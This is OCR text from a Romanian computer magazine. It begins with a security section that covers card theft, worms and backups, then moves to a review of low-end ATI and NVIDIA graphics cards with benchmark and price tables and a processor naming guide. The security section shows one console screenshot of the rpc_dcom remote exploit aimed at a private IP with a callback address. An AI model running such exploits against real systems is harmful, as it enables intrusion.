Dacă ați făcut vreodată vreun fel de tranzacție pe internet folosind un card, ați observat că printre lucrurile pe care trebuie să le completați în formular sunt numărul cardului, numele posesorului, data până la care acest card este valabil și eventual codul CVV2 de pe spatele respectivei bucăți de plastic (cele mai din dreapta trei cifre scrise pe bandă). Toate aceste date sunt scrise pe card și nu cred că trebuie să vă mai spunem ce se poate întâmpla dacă ajung pe mâna cui nu trebuie, fie că sunt furate cu ajutorul unui keylogger, fie că le completați pe un site fantomă sau chiar în situația în care vă lăsați cardul expus vederii.

```

C:\WINDOWS\system32\cmd.exe
[<back ip> <cb port> <target>
[<$>] 31 Win2k Kenya +sp2
[<$>] 32 WinXP English nosp ver 5.1.2600
[<$>] 33 WinXP English +sp1 1
[<$>] 34 WinXP English +sp1 2
[<$>] 35 WinXP English +sp2
[<$>] 36 Win2k3 English nosp
[<$>] 37 Win2k german sp3
[<$>] 38 Win2k german sp4
[<$>] 39 Win
[<$>] 40 Win
[<$>] 41 Win
[<$>] 42 Win
[<$>] 43 Win
[<$>] 44 Win
[<$>] 45 Win
[<$>] 46 Winxp big5 sp2
[<$>] 47 Winxp big5 sp0

C:\Documents and Settings\Ionut\Desktop>rpc_dcom.exe 192.168.160.129 192.168.160.128 9000 35
OC192 RPC DCOM Remote Exploit BSD/Linux Port, thanks LSD and XFORCE
RPC DCOM Remote Exploit modified by www.k-otik.com ;>
Sorry, cannot connect to 192.168.160.129. Try again...

C:\Documents and Settings\Ionut\Desktop>

```

Gata compilate: nu este nevoie de cunoștințe speciale pentru a folosi un exploit.



Vierme

Definiție

O categorie de malware a cărei principală caracteristică este auto-replicarea în cadrul rețelelor de calculatoare prin cele mai diverse metode. O clasificare a viermilor poate fi făcută după metoda de propagare pe care o folosesc – prin e-mail, prin instant-messaging sau IRC, prin intermediul internetului sau al rețelelor de file-sharing.

Simptome

Datorită faptului că modalitatea de propagare implică necesitatea unei conexiuni la o rețea – indiferent de modalitatea practică prin care o face – va rezulta o creștere a traficului prin placa de rețea. În al doilea rând, pentru a avea pe cine ataca, viermii vor efectua scanări pe fișierele stocate pe hard disk pentru a afla potențiale victime. De aceea se poate constata o activitate crescută a hard diskului în momentele în care nu ar trebui să existe o astfel de activitate. Un al treilea simptom pe care îl poate manifesta un sistem care găzduiește un vierme este faptul că dintr-o dată antivirusul va apărea dezactivat. De asemenea, o caracteristică importantă a unui sistem infectat este faptul că

va avea în Registry setări de pornire automată a viermelui.

Efecte

Un vierme transformă calculatorul care îl găzduiește într-o adevărată sursă de infecție. Va începe să transmită e-mail-uri către adresele găsite, se va multiplica în directoarele partajate într-o rețea, va începe să atace site-uri sau calculatoare sau, de ce nu, să transmită date confidențiale către o adresă de e-mail controlată de autorul malware-ului. Viermele este una dintre cele mai complexe categorii de malware pentru că, pe lângă faptul că se auto-reproduce, tot ceea ce poate fi considerat comportament răuvoitor este posibil să-i fie la îndemână.

Eliminare

Fiind până la urmă tot un „virus”, pentru eliminare va trebui folosit un program antivirus. Probleme pot apărea pe un sistem neprotejat pentru că în momentul instalării s-ar putea ca viermele, fiind „în activitate”, să detecteze produsul antivirus și să-l dezactiveze. Puteți încerca oprirea procesului vierme prin intermediul unui program de genul Process Explorer pentru ca apoi să reinstalați antivirusul. Pentru că de multe ori sunt foarte rezistenți, pentru eliminare este necesară scanarea hard diskului din afara sistemului de operare care îl găzduiește. De asemenea, atunci când infecția este cunoscută, se pot căuta tool-uri speciale de eliminare oferite de producătorii de antivirusi.

Prevenire

Pentru profilaxia acestui gen de infecții este necesar întregul set de măsuri pe care le poate lua un utilizator în cunoștință de cauză: update-uri pentru sistemul de operare, antivirus cu modul de scanare a mesajelor de e-mail primite și păstrarea acestuia la zi, update-uri pentru programele care pot constitui vectori de transmisie ai viermilor, dar și neîncredere față de mesajele cu tot felul de propuneri incredibil de tentante.

BACKUP, EXTREMĂ URGENȚĂ

Orice discuție despre securitate nu poate și nu trebuie să ocolească subiectul copiilor de siguranță, al „backup”-ului. Interesul acordat acestei operațiuni trebuie să fie direct proporțional cu valoarea datelor stocate pe calculatorul respectiv. Pentru această operațiune există o sumă întreagă de soluții software și o altă sumă de abordări. Cea mai simplă cu puțință este copierea fișierelor importante pe un mediu de stocare gen CD/DVD. În acest fel, dacă datele importante au fost copiate regulat, în cazul unui dezastru, pierderea cel puțin nu este totală. O altă abordare ar fi despărțirea sistemului de operare și a partiției pe care staționează acesta de documentele și informațiile personale. După instalarea sistemului, actualizarea lui și instalarea aplicațiilor de zi cu zi se poate face o configurare a lor de așa natură încât pe partiția sistemului să nu staționeze nici o informație personală. Creând și o imagine a partiției sistemului de operare se poate reduce semnificativ timpul de revenire la un sistem viabil după un posibil eveniment neplăcut.



Gaming cu bani puținii

Menirea principală a plăcilor video actuale este să „ducă” cele mai noi jocuri. CHIP a testat reprezentantele segmentului low end, modele atât de la ATI, cât și de la NVIDIA, pentru a vedea la ce ne putem aștepta (sau... la ce jocuri putem spera!). Alexandru Costache

La momentul testului de plăci video de acum câteva luni piața arăta o dezvoltare preponderentă a segmentelor mainstream și, bineînțeles, high end. Aici vorbim doar de modelele de ultimă generație. În ceea ce privește segmentul low end, dezvoltarea sa a fost una ceva mai anevoioasă. Cei doi mari producători au „atacat” în mod diferit această parte a pieței. Momentul lansării generației X1K de la ATI a adus consumatorilor plăci grafice pe toate gusturile, canadienii oferind o paletă bogată de produse. Aceasta cuprindea la momentul respectiv și acceleratoare low end, seria sub care sunt cunoscute fiind X1300. NVIDIA însă a avut o cu totul altă abordare. Lansarea generației a șaptea nu a adus produse noi în această categorie. Acestea au apărut treptat în decursul timpului, la momentul actual existând nu mai puțin de patru modele. Toate acestea, împreună cu

soluțiile ATI, au fost prezente în test.

De-a lungul timpului am avut posibilitatea să văd o mulțime de acceleratoare grafice. Delimitarea în cele trei segmente (high end, mainstream și low end), precum și multitudinea de modele ce aparțin fiecăruia dintre ele oferă consumatorilor din ziua de astăzi posibilități pe toate gusturile și buzunarele. Deși de multe ori atenția acordată segmentului low end nu este una extrem de mare, foarte mulți dintre noi dețin astfel de modele sau le achiziționează (nu neapărat din ultima generație). Motivele ce stau la baza acestor alegeri ar putea fi constrângerile financiare sau importanța scăzută acordată gaming-ului. Acest test vă va arăta în continuare care sunt ofertele în ceea ce privește această parte a pieței, precum și cât de performante sunt aceste soluții (asta în caz că se dezvoltă între timp și pasiunea pentru gaming). Pentru

simplitate, voi împărți aceste plăci low-end în trei sub-categorii, după cum urmează.

Entry level

Ce trebuie spus încă de la început despre partea de entry level este că produsele ce îi aparțin sunt destinate unor sisteme de tip office, unde jocurile nu prea au ce căuta. NVIDIA vine cu două modele, în timp ce ATI are doar un reprezentant în această categorie. Diferențele între cei doi producători sunt relativ mari în ceea ce privește performanța. GeForce 7300 LE și Radeon X1300 sunt două modele care sunt oarecum într-o concurență directă. Principala diferență între ele este dată de bus-ul memoriei, care la NVIDIA este de 64 biți, iar la ATI de 128. Rezultatele testelor obținute cu aceste plăci arată clar avantajele plăcilor ATI la acest capitol. Cel de-al doilea model NVIDIA și în același timp cea mai recentă lansare a acestui producător pe acest segment este reprezentat de GeForce 7100 GS. Dacă plăcile mai sus menționate încep să aibă probleme odată ce creștem rezoluția, în cazul lui 7100 GS lucrurile stau și mai clar. Core-ul grafic NV44 (folosit și pe plăcile din generația a șasea) dispune de








un bus cu memoria de doar 32 de biți. Acest model este unul clar destinat unui sistem pe care nu se vor rula jocuri, prețul plătit în cazul unei achiziții fiind extrem de atrăgător. Plăcile prezente în test aparținând acestei categorii au prezentat o oarecare liniaritate în ceea ce privește sistemele de răcire. Aproape toți producătorii cu soluții bazate pe cipuri NVIDIA au adoptat în cazul acestor plăci PCB-uri de dimensiuni reduse, unul dintre conectori fiind legat prin intermediul unui cablu paralel la placă. Această abordare crește gradul de utilitate al produsului. Prin simpla schimbare a bracket-ului cu unul de dimensiuni mai reduse placa video poate fi montată cu succes și pe un barebone. Tipul de memorii folosite atât de ATI, cât și de NVIDIA este DDR2, caracteristică întâlnită de altfel cu preponderență în cadrul întregului segment low end.

Mainstream

Dacă ridicăm un pic ștacheta și concommitent cu aceasta afundăm mâna ceva mai adânc în portofele, ajungem la clasa de mijloc. Aici fiecare producător de chipset-uri ne oferă câte un model. NVIDIA vine cu GeForce 7300 GS, iar ATI cu Radeon X1300 Pro. Din păcate, situația bus-ului de date stă la fel ca și în cazul soluțiilor entry level: 64 de biți pentru NVIDIA și 128 pentru ATI. Acest aspect este unul destul de important, el contribuind la performanța plăcilor. Aceste produse devin mai puternice, chiar și prin creșterea în rezoluție până la 1280x1024 (în F.E.A.R. 1280x960), rezultatele obținute la testare fiind îmbunătățite. Trend-ul PCB-urilor reduse ca dimensiuni se păstrează în cazul NVIDIA. Frecvența core-ului și a memoriilor de la ambii producători este cea care crește. Fiind vorba de o putere de calcul mai redusă față de celelalte segmente, plăcile grafice low end prezintă o abundență de sisteme de răcire pasive.

Performanță


Această zonă de low end a pieței se bucură și de un sub-segment care în teste dovedește o performanță crescută. ATI propune modelul Radeon X1300XT și NVIDIA GeForce 7300 GT. Tendința clară a celor doi producători de a oferi cât mai mult prin aceste produse a dus la niște schimbări ce sunt comune într-o oarecare măsură. Dacă până la aceste modele erau preponderent folosite module de memorie DDR2, atât ATI, cât și NVIDIA prin producătorii parteneri au trecut la aceste modele la DDR3. Însă nu toate plăcile se bucură de

			ATI Radeon X1300	NVIDIA GeForce 7300 LE	ATI Radeon X1300 Pro	NVIDIA GeForce 7300 GS	ATI Radeon X1300 XT RV530 256MB DDR3	NVIDIA GeForce 7300 GT G73 128MB DDR3
Far Cry 1.33 	800x600	Minimum	155.8	73.2	157.5	107	158.4	155.8
		Maximum	71.2	40	84.4	58.9	104.8	107.6
		Ultra	71	39.9	84.5	58.8	104	107.4
	1024x768	Minimum	113.3	49.5	132.3	74.2	158.4	156
		Maximum	49.2	27.9	58.3	40.6	83.9	100.6
		Ultra	49.3	-	58.5	40.6	83.6	100.4
1280x1024	Minimum	66	30.7	77	48.3	135	126.7	
	Maximum	30.5	16.9	35.7	26.7	58	69.1	
	Ultra	30.4	-	35.8	26.7	57.7	69.3	
"Company of Heroes" 	800x600	Low	68.2	58.7	85.1	80.1	136.9	161.8
		Medium	28	27.3	36	35.1	59.7	70.9
		High	-	-	28.9	26.7	51	56
	1024x768	Low	48.5	41.4	61.7	57.3	101	129.5
		Medium	19.6	20.2	25.6	26.4	44.3	56.5
		High	-	-	-	-	37.9	43
1280x1024	Low	31.6	26.7	41.2	38.2	70.3	93.3	
	Medium	-	-	17.7	18.6	31.6	41	
	High	-	-	-	-	24.6	31	
"Half Life 2 Lost Coast" 	800x600	Low	83.8	42	91.9	53.4	95.7	80.5
		Medium	79.2	38.5	87	50	93.5	78
		High	79.2	36.8	87.3	48.5	92.6	75.2
	1024x768	Low	64.5	27.3	77.8	35.6	94.4	63.9
		Medium	61.3	-	73.5	33.9	90.4	61.2
		High	58.3	-	70.6	31.6	87.9	58.2
1280x1024	Low	42.2	-	54.8	22.3	79.7	42.6	
	Medium	40.8	-	52	-	77.4	41.5	
	High	36.9	-	46.9	-	71.9	38	
Quake 4 	800x600	Low	67.2	39.5	78.3	58.4	123.1	143.9
		Medium	65	39.3	75.6	57.4	119	139.1
		High	57.2	37.6	68.3	55.1	103.8	135.9
	1024x768	Low	45.6	26.3	54.5	39.3	89.3	119.1
		Medium	44.3	-	53	38.8	86.2	115.7
		High	40.7	-	49	37.6	78.2	109.2
1280x1024	Low	27.7	-	33.4	25.5	59.3	82.8	
	Medium	27	-	32.6	-	57.1	81.5	
	High	-	-	31.2	-	54.6	76.7	
"Serious Sam II" 	800x600	Low	119.2	76.8	121.5	103.3	121.5	127.8
		Medium	76.8	38.6	103.6	73.7	111.1	118.4
		High	45.9	36.7	73.7	46.9	93.9	90.7
	1024x768	Low	90	54.8	106.9	75.2	120.4	127.1
		Medium	51.5	26.2	62.5	51.8	105	111.7
		High	40.2	-	51.2	32	75.9	66.8
1280x960	Low	58.7	38.3	71.5	54	109.7	122.3	
	Medium	32.4	17.7	48.4	36.8	77	82.5	
	High	14.6	-	32.7	22.2	54.9	46.2	
Prey 	800x600	Low	41	22.4	46.6	32.6	71	82.3
		Medium	39.5	-	47	31.8	71.4	84.1
		High	39.5	-	46.9	31.8	71.4	84.1
	1024x768	Low	28.4	-	34.3	23.7	55.3	64.3
		Medium	-	-	33	-	51.6	60.3
		High	-	-	33	-	51.6	60.3
1280x1024	Low	-	-	21.4	-	37.1	43.6	
	Medium	-	-	-	-	34.5	40.8	
	High	-	-	-	-	34.5	40.8	
F.E.A.R. 	800x600	Low	87	67	112	90	221	191
		Medium	40	18	51	26	86	93
		High	37	-	46	-	78	79
	1024x768	Low	57	45	72	60	151	130
		Medium	25	11	31	17	60	64
		High	-	-	28	-	55	58
1280x960	Low	37	29	47	40	102	89	
	Medium	14	-	18	11	42	45	
	High	-	-	-	-	38	41	

„noile” module de memorie, găsiindu-se în această categorie și acceleratoare grafice cu DDR2. O altă schimbare a constituit-o folosirea unui alt core. Astfel, NVIDIA a trecut de la G72 (specific pieței de low end) la G73 folosit la plăcile mainstream. ATI a făcut aceeași mișcare, core-ul fiind RV530. Sistemele de răcire au crescut și ele în dimensiune, tendința de folosire a soluțiilor pasive fiind prezentă și în cazul acestor plăci. În ceea ce privește performanța, pretențiile noastre pot să apară. Dacă la celelalte două categorii prezentate mai sus ATI era cea care avea un mic spor de performanță, egalarea bus-ului de memorie de către NVIDIA (128 biți) face ca lupta să

se desfășoare în condiții egale. Drept urmare câștigătorul acestui test nu putea să fie decât unul dintre modelele din această clasă. Numele său este Leadtek 7300GT, o variantă overclock-ată din fabrică. Foarte interesantă a fost lupta între primele două clasate, ambele modele fiind overclock-ate din fabrică. Diferența dintre ele a fost de 20 MHz la frecvența core-ului grafic, Galaxy GF7300GT obținând scoruri extrem de apropiate de ocupanta locului întâi. Când vorbim de performanța acestor plăci, ele s-au descurcat foarte bine la acest capitol. Chiar cu rezoluția ridicată la valoarea de 1280x1024, scorurile obținute au fost peste limita de 30 fps.

1 Leadtek WinFast PX7300GT TDH Extreme



Nume placă	Ofertant	Telefon	Pret estimat (Lei cu TVA)	Caracteristici / dotare	Chipset	Tip memorie / cantitate	Frecvență GPU/memoriei [MHz]	Bus memorie [bit]
1 Leadtek WinFast PX7300GT TDH Extreme	Skin	021-3168200	474		NVIDIA G73	GDDR3 128 MB	520 / 1400	128
2 GalaxyGF7300GT	eCost NET	0264-430020	279		NVIDIA G73	GDDR3 128 MB	500 / 1400	128
3 GECUBE Radeon X1300XT Platinum RX13XTG3-D3	Skin	021-3168200	N/A		ATI RV530	GDDR3 256 MB	560 / 1380	128
4 ASUS EN7300GT Silent HTD256	Depozitul de Calculatoare / Ultra PRO Computers	021-3137842 / 031-4022292	349 / 392		NVIDIA G73	DDR2 256 MB	400 / 800	128
5 Leadtek WinFast PX7300GT TDH	Skin	021-3168200	404		NVIDIA G73	DDR2 256 MB	400 / 666	128
6 Club 3D 7300GT CGNX-G736	Darer Prescom	0259-342431, 021-4105054	309		NVIDIA G73	DDR2 256 MB	350 / 800	128
7 PNY Verto GeForce 7300GT	Maguay Impex	021-2103833	359		NVIDIA G73	DDR2 256 MB	350 / 666	128
8 Point of View GF7300GT	IT-Works Distribuție	021-2226715	428		NVIDIA G73	DDR2 512 MB	350 / 532	128
9 Gigabyte Radeon X1300PRO GV-RX13P256D-RH	Ultra PRO Computers	031-4022292	387		ATI RV515	DDR2 256 MB	600 / 800	128
10 ASUS EAX1300PRO Silent TD256	Depozitul de Calculatoare	021-3137842	326		ATI RV515	DDR2 256 MB	600 / 800	128
11 Club 3DX1300 PRO CGAX-HP136	Darer Prescom	0259-342431, 021-4105054	317		ATI RV515	DDR2 256 MB	600 / 800	128
12 Gigabyte Radeon X1300 PRO RX13P256DE RH	SigmaNET Computers	021-6374910	255		ATI RV515	DDR2 256 MB	600 / 800	128
13 PowerColorX1300 256MB	ProCA ROMANIA	021-3238200	286		ATI RV515	DDR2 256 MB	450 / 800	128
14 Leadtek WinFast PX7300GS TDH	Skin	021-3168200	226		NVIDIA G72	DDR2 256 MB	550 / 810	64
15 Gigabyte GeForce 7300GS GV-NX73G128D-RH	Ultra PRO Computers	031-4022292	232		NVIDIA G72	DDR2 128 MB	550 / 800	64
16 PowerColor X1300 512MB	ProCA ROMANIA	021-3238200	354		ATI RV515	DDR2 512 MB	450 / 500	128
17 PNY Verto GeForce 7300GS	Maguay Impex	021-2103833	284		NVIDIA G72	DDR2 256 MB	550 / 532	64
18 Sparkle GeForce 7300GS SP-PX73SDH-U2	ProCA ROMANIA	021-3238200	232		NVIDIA G72	DDR2 256 MB	550 / 532	64
19 Point of View GF7300GS	IT-Works Distribuție	021-2226715	203		NVIDIA G72	DDR2 128 MB	550 / 532	64
20 Galaxy GF7300LE	Extreme Computers	0724-357204	199		NVIDIA G72	DDR2 256 MB	500 / 550	64
21 Biostar SigmaGate GeForce 7300LE V7302EL16	PCFun.ro	021-2011516	195		NVIDIA G72	DDR2 128 MB	450 / 532	64

METODA DE TEST

Fiind vorba de acceleratoare grafice care aparțin segmentului low end, întreaga platformă pe care s-au desfășurat testele a fost construită astfel încât să fie într-o măsură cât mai mare în ton cu produsele ce au intrat în componența acestui test comparativ. Însă în același timp și asigurarea unor condiții care să nu limiteze GPU-urile a fost un factor la fel de important. Apariția recentului val de procesoare AMD și Intel și a plăcilor de bază aferente a dus la scăderea prețurilor componentelor ce aparțin unor generații trecute. Drept urmare am considerat drept potrivite (încă) „vechile” noastre „cunoștințe”:

- placa de bază MSI K8N Diamond
- procesorul AMD Athlon X2 4600+
- kit-ul de memorii DDR1 Kingston 2x512MB cu timing-urile 2-2-2-5 1T
- hard diskul Western Digital Raptor cu o capacitate de 36 GB.

În ceea ce privește testele, ele au fost împărțite în două mari categorii. Primul set de teste a fost cel în care au intrat pe rând în rolul componenteii lipsă (care o fi aceea?) cele 22 de concurențe, în acest fel făcând departajarea acestora și totodată generând și topul de acceleratoare grafice.


Cel de-al doilea tabel reprezintă o abor-

dare ceva mai specială (despre care voi vorbi însă un pic mai încolo). Să ne concentrăm pentru moment la prima categorie.

Nota CHIP are următoarea componență: 90% nota dată de performanța în teste, 9% nota de dotare și 1% nota de documentație. Prima dintre ele a fost formată de această dată doar din teste real life, renunțându-se la cele sintetice. Motivația? Oricât de frumos sună rezultatele obținute în aceste teste (sintetice), din păcate ele nu sunt aplicații de care să ne putem bucura și în afara rulării testelor. Jocurile ce au rulat pe rând sunt atât producții de ultimă oră (jocul de strategie Company of Heroes, succesul lui DOOM3 și Quake4: Prey), cât și una ceva mai veche (F.E.A.R.), care încă reușește cu succes să pună probleme chiar și acceleratoarelor high end. În cazul concurenților noastre, acest aspect nici nu mai merită pus în discuție. Fiecare joc a fost rulat în trei rezoluții ce au avut o pondere de 33,33% din nota finală a jocului, care la rândul lor au avut o pondere de 33,33% din nota de performanță. Fiind vorba de produse low end, filtrările (anisotropic și antialiasing) nu au fost activate, iar nivelul de complexitate al setărilor video s-a situat în zona de mediu, pe alocuri low. Iată că a venit și momentul să discutăm despre al

1% nota de documentație

9% nota dotare



doilea tabel. Plăcile grafice testate în cadrul său reprezintă câte un model semnificativ din totalitatea soluțiilor oferite acestei piețe de către cei doi giganti: ATI și NVIDIA. Jocurilor de mai sus li s-au mai alăturat încă patru producții, în total ajungând la numărul de șapte. Cele trei rezoluții de testare s-au păstrat, însă complexitatea setărilor video a variat pe rând în toate ipostazele oferite de joc (în general Low, Medium, High). Scopul prezentării celui de-al doilea tabel este de a vă ajuta la formarea unei păreri referitoare la performanțele modelului ce ar putea prezenta interes. Limita inferioară (sub care rezultatele au fost înlocuite de linii) este de 30 fps. Acest tabel are un caracter pur informațional. Rezultatele ce îi aparțin nu afectează în nici un fel clasamentul din topul plăcilor grafice.

Teșire monitor	Rezultate teste	Company of Heroes 800x600 NOAA NOAF	Company of Heroes 1024x768 NOAA NOAF	Company of Heroes 1280x1024 NOAA NOAF	Prey 800x600 NOAA NOAF	Prey 1024x768 NOAA NOAF	Prey 1280x1024 NOAA NOAF	F.E.A.R. 800x600 NOAA NOAF	F.E.A.R. 1024x768 NOAA NOAF	F.E.A.R. 1280x960 NOAA NOAF	Note	Notă performanță	Notă documentație	Notă dotare	Nota CHIP
DVI, DVI	153.7	126.2	90.1	93.1	75.9	52.3	99	70	49	99.98	100	42.10	100		
DSUB, DVI	148.6	121.1	85.7	91.8	74.4	51.2	97	68	47	97.02	100	39.10	96.90		
DVI, DVI	126.4	96.7	67.2	72.3	57.2	38.7	91	63	43	81.11	100	53.80	83.19		
DSUB, DVI	123.1	97.8	67.7	68.9	53.4	36.5	74	52	36	74.36	100	41.20	75.58		
DSUB, DVI	122.8	92.8	70	64.9	50.2	34.3	71	49	34	71.50	100	47.50	73.47		
DSUB, DVI	111.6	86.9	60.3	65.1	50	34.1	69	46	33	68.00	100	35.50	69.01		
DSUB, DVI	109.3	84.8	61.4	59.8	45.9	31.3	64	44	31	64.63	100	36.70	65.92		
DSUB, DVI	107.5	80.3	58.6	52.6	40.1	27.4	59	41	28	59.50	100	43.90	61.73		
DSUB, DVI	79.5	56.8	37.2	51.2	38.9	24.6	52	32	19	47.58	100	56.20	51.58		
DSUB, DVI	79.7	55.9	37.8	51.2	38.9	24.6	52	32	19	47.59	100	48.40	50.85		
DVI, DVI	78	58.8	38.5	50.8	38.8	24.5	50	31	19	47.34	100	49.60	50.72		
DSUB, DVI	79.8	57	38.6	51.2	38.8	24.6	52	32	19	47.78	100	44.20	50.63		
DVI, DVI	61.8	43.9	29.4	44.3	32.8	20.5	40	25	14	38.03	100	35.20	40.51		
DSUB, DVI	75.5	55.4	37.2	35.5	26.2	17.6	27	17	11	34.95	100	36.70	37.73		
DSUB, DVI	74.9	52	36	35.1	25.9	17.4	27	17	11	34.33	100	40.60	37.51		
DVI, DVI	60.4	39.9	27.4	34.6	25.7	16.3	37	23	13	33.36	100	36.10	36.16		
DSUB, DVI	62.1	42.8	27.3	25.2	18.4	12.2	20	12	8	25.88	100	36.70	29.11		
DSUB, DVI	61.4	42.7	28.4	25.2	18.4	12.2	19	13	8	26.00	100	35.20	29.09		
DSUB, DVI	60.9	42.1	27	24.7	18	11.9	20	12	8	25.51	100	33.40	28.45		
DSUB, DVI	59.3	40.2	27.4	25	18.2	12.1	20	12	8	25.38	100	30.70	28.08		
DSUB, DVI	55.5	38.7	26.2	24	17.4	11.6	18	12	8	24.26	100	32.20	27.15		

ORICÂT DE MIC, SLI AJUTĂ UN PIC (MAI MULT)!!

Conceptul de conlucrare între două plăci grafice prezente pe același sistem nu mai este de mult un subiect nou. Însă prezența sa pe acceleratoarele grafice low end, cumulată cu diversele materiale pe acest subiect citite, m-au făcut curios în privința performanțelor unei astfel de dispunerii în SLI. Întrebarea de la care a pornit totul a fost: sunt în stare două acceleratoare 7300GT în SLI să surclaseze suratele lor aparținând segmentului de mainstream? Tabelul de mai jos ne dă răspunsul. Privind rezultatele, se poate observa faptul că au depășit în performanță modelul 7600GS, trecând chiar și peste 7600GT (toate plăcile având frecvențe standard). Acest gen de soluție poate fi foarte utilă cel puțin într-o situație: dacă deja dispuneți de un astfel de

accelerator video low end și, bineînțeles, și de o placă de bază cu suport pentru SLI de ceva vreme și doriți un upgrade pentru a vă putea juca la o rezoluție și un fps decente. Un alt avantaj major dat de o dispunere în SLI este acela al utilizării mai multor monitoare, numărul lor maxim crescând în acest fel de la două la patru. Sporul de performanță obținut printr-o astfel de configurație este cel întâlnit și la alte modele: între 50% și 80%. Mai mult, în anumite cazuri ea poate reprezenta chiar o soluție de buget. Prețul plătit pentru cumpărarea a două 7300GT poate fi mai mic față de cel plătit în cazul cumpărării unui 7600GT. În concluzie, această ipostază este una care merită analizată, avantajele ce le oferă fiind destul de numeroase.

	ASUS EN 7300GT Silent SLI	ASUS EN7600GT	Leadtek WinFast PX7600 GS TDH
Chipset	G73	G73	G73
Unități de prelucrare pixeli	8 / placă	12	12
Unități de prelucrare vertex	4 / placă	5	5
Tip memorie	DDR2	GDDR3	DDR2
Cantitate memorie	256 MB / placă	256 MB	256 MB
Frecvență GPU	400 MHz	560 MHz	400 MHz
Frecvență memorii	800 MHz	1400 MHz	800 MHz
Rezultate teste			
3DMark2005 1024x768 NOAA NOAF [puncte]	6392	6049	3973
Quake4 1280x1024 NOAA NOAF [fps]	75.1	70.8	46.5
Quake4 1600x1200 NOAA NOAF [fps]	58.9	55.5	34.5
X3 Reunion 1280x1024 NOAA NOAF [fps]	46	44.5	32.3
X3 Reunion 1600x1200 NOAA NOAF [fps]	37.7	37.1	25.7
F.E.A.R. 1280x960 NOAA NOAF [fps]	62	58	38
F.E.A.R. 1600x1200 NOAA NOAF [fps]	43	39	27

PUNCT ȘI... LA JOACĂ

În momentul în care m-am decis să fac acest test comparativ, situația segmentului de low end în ceea ce privește performanța acestor plăci îmi era într-o oarecare măsură neclară. Și când spun asta mă refer la cât de mult se poate crește complexitatea setărilor video când vine vorba de mediul 3D pentru a avea ca rezultat un „fps” acceptabil. Trebuie să recunosc că această piață este una foarte bine dezvoltată, oferind în cazul achiziției soluții performante la prețuri mici. Acest lucru este și normal. Numărul utilizatorilor de PC-uri care se încadrează în această categorie este unul extrem de mare. Cel mai impresionant aspect este diferența mare de performanță chiar între plăcile ce aparțin acestei părți a pieței. Astfel, cel care cumpără o placă video poate alege un model care să fie cât mai potrivit pentru nevoile sale, la un preț foarte mic. Chiar și cei pasionați de jocuri care nu dispun de un buget mare își pot găsi produse care să îi mulțumească. Este drept că nu se vor putea juca în 1600x1200 cu toate detaliile la maximum. Însă pentru mulți dintre noi și o rezoluție de 1280x1024 sau chiar 1024x768 este suficientă. O observație interesantă am putut să remarc în momentul testelor, și anume că în rezoluțiile mici, cum ar fi 800x600, fps-ul nu era foarte mult influențat de creșterea complexității setărilor. Un lucru la care ar trebui acordată atenție este Turbo Cache-ul, acesta nefiind întotdeauna specificat foarte clar pe produs. Sfatul meu ar fi să studiați bine ceea ce oferă această piață deoarece ați putea fi surprinși de ceea ce ați putea găsi ca raport preț/performanță.



Alex Costache
Redactor CHIP



12



13



14



15



16



17



18



19



20



21

GHID CPU & GPU

Unsprezece nou-veniți în ghidul nostru de procesoare și plăci grafice și o serie de clarificări legate de numerotarea noilor produse.

În fiecare lună, CHIP vă oferă o privire de ansamblu asupra tuturor plăcilor grafice și procesoarelor. Toate noile produse sunt testate și prețurile sunt verificate în fiecare lună.

Parcă din ce în ce mai tare, denumirile și numerotările încălcate câștigă teren în tabăra procesoarelor. Luați numai exemplul Intel: liderul pieței a adăugat un 1 la denumirile consacrate în seriile de Pentium 4-5. Acest 1, de exemplu în cazul unui Pentium 4 531, certifică compatibilitatea cipului cu platforma pe 64 de biți, spre deosebire de seria 530. Un Pentium D are implicit compatibilitate pe 64 de biți și este dotat cu noua tehnologie de virtualizare, Vanderpool – asta dacă nu scădeți 5 unități din numărul care definește acest tip de procesor. Pentium D945 are aceleași specificații tehnice și caracteristici de performanță ca și fratele său Pentium D 950, dar fără a beneficia de Vanderpool. Este totul clar? În afară de asta, totul la Intel este orientat către Core 2 Duo. Numai loturi ciudate de serii Pentium (5,6 și 8) sunt disponibile și chiar producția de Pentium D 920 și 930 a fost întreruptă pentru a aloca mai multe resurse de producție pentru superstarurile companiei.

În continuare, trecem la alte numerotări ciudate și care creează confuzie, de data aceasta pentru plăcile grafice.

Noi plăci grafice de la NVIDIA și ATI

Evoluția ca ocazie

Numele actuale ale plăcilor grafice sunt mai generoase decât cele ale procesoarelor. În aglomerația produsă de numerele mari și literele fără nici un înțeles aparent, NVIDIA și ATI au înțeles că mărirea numărului de serie pentru o nouă placă grafică nu este de nici un folos, mai ales când nu este sufixul pentru o nouă placă grafică, ci indică doar o frecvență crescută a unei plăci grafice actuale. În acest caz, o creștere cu 50 de unități rezolvă problema. ATI oferă un Radeon X1650 Pro la 600 MHz și cu o frecvență de ceas mai mare cu 10 MHz decât un X1600 XT, dar nu este neapărat mai rapidă. Seria X1300 de la ATI a fost de asemenea îmbunătățită: nivelul de performanță al lui X1300 XT este același ca cel al sus-menționatului X1600 XT și va înlocui în viitor seria X1600.

NVIDIA, de cealaltă parte, a constatat cu stupeoare că între curentul 7900 și generația următoare 8000 nu prea mai sunt... numere destule. Și de aceea, versiunea modificată de 7900 GT cu 512

Mbyte de memorie (în loc de 256) a fost numită 7950 GT. Deși numerotarea 7950 a fost deja dată plăcii video duale 7950 GX2, noul intrat trebuie să țină pasul. Performanța 3D a lui 7950 GT surclasează 7900 GT (cu 7,5%), dar rămâne în spatele plăcilor 7900 GTX (cu 12 procente) și mult mai în urmă decât tizul său 7950 GTX (-26%). Așa că, gândiți-vă de două ori înainte de a cumpăra.



